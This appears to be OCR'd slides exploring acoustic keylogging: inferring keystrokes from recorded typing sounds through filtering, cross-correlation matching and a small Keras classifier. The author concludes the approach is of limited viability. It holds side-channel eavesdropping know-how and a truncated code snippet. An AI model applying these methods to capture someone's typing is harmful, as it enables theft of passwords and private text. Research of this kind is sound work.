
... or why acoustic keylogging is not really that viable imo



- Every "acoustic keylogger" I found avoided the problem by curating input data
- Isolate keystrokes by frequency?
- Hybrid approach (augmented by manual listener?)

Threshold Detection Cont'd

sample 2: typing quietly with outdoor noise




- Clicking (touchpad) vs keyboard sound
- Outdoor noise (wind, rain, lawnmower across the street)
- Image recognition the PSD? Convert to B/W and sum the colours?

Signal Processing

intuitively - wrong tool for the job.

We will start with sound files, convert them into spectrograms, input them into a CNN plus Linear Classifier model, and produce predictions about the class to which the sound belongs.

Top highlight



Audio Classification application (Image by Author)


https://towardsdatascience.com/audio-deep-learning-made-simple-sound-classification-step-by-step-cebc936bbe5

(Also in the tensorflow tutorial!)

Signal Processing


Feature Extraction / Throwing Away Data


- Most of keypress sound is HF noise
  - Sound after initial "burst" very stable and unique.
- Capture audio at 48kHz (Voice Memos)
  - Low frequency bandpass (30-480)
  - Roll samples to get max corrcoef (very good accuracy, no ML required).




Signal Processing

Examples - wave similarity (left is 't', right is 'p'). threshold 0.8 xcorr






p


5
10
15
20
25
2
0
−2
0
1000
2000
3000
4000

a


5
10
15
20
25
1
0
−1
0
1000
2000
3000
4000


ML

No convolutions needed :)


```
mdl = tf.keras.models.Sequential()
mdl.add(tf.keras.layers.Flatten())
mdl.add(tf.keras.layers.Dense(128,activation="relu"))
mdl.add(tf.keras.layers.Dense(64,activation="relu"))
mdl.add(tf.keras.layers.Dense(32,activation="relu"))
mdl.add(tf.keras.layers.Dense(8,activation="softmax"))
mdl.compile(optimizer="adam",loss="sparse_categorical_cr
curacy"])

mdl.summary()
```

ML vs matching the pictures.

Features vs processed signal (3 labels / 30% baseline)



Mel Frequency Cepstral Coefficient (mel.py!)



Filter + Roll Approach [??? sample loss]

Clustering

kbd-audio

CI no status

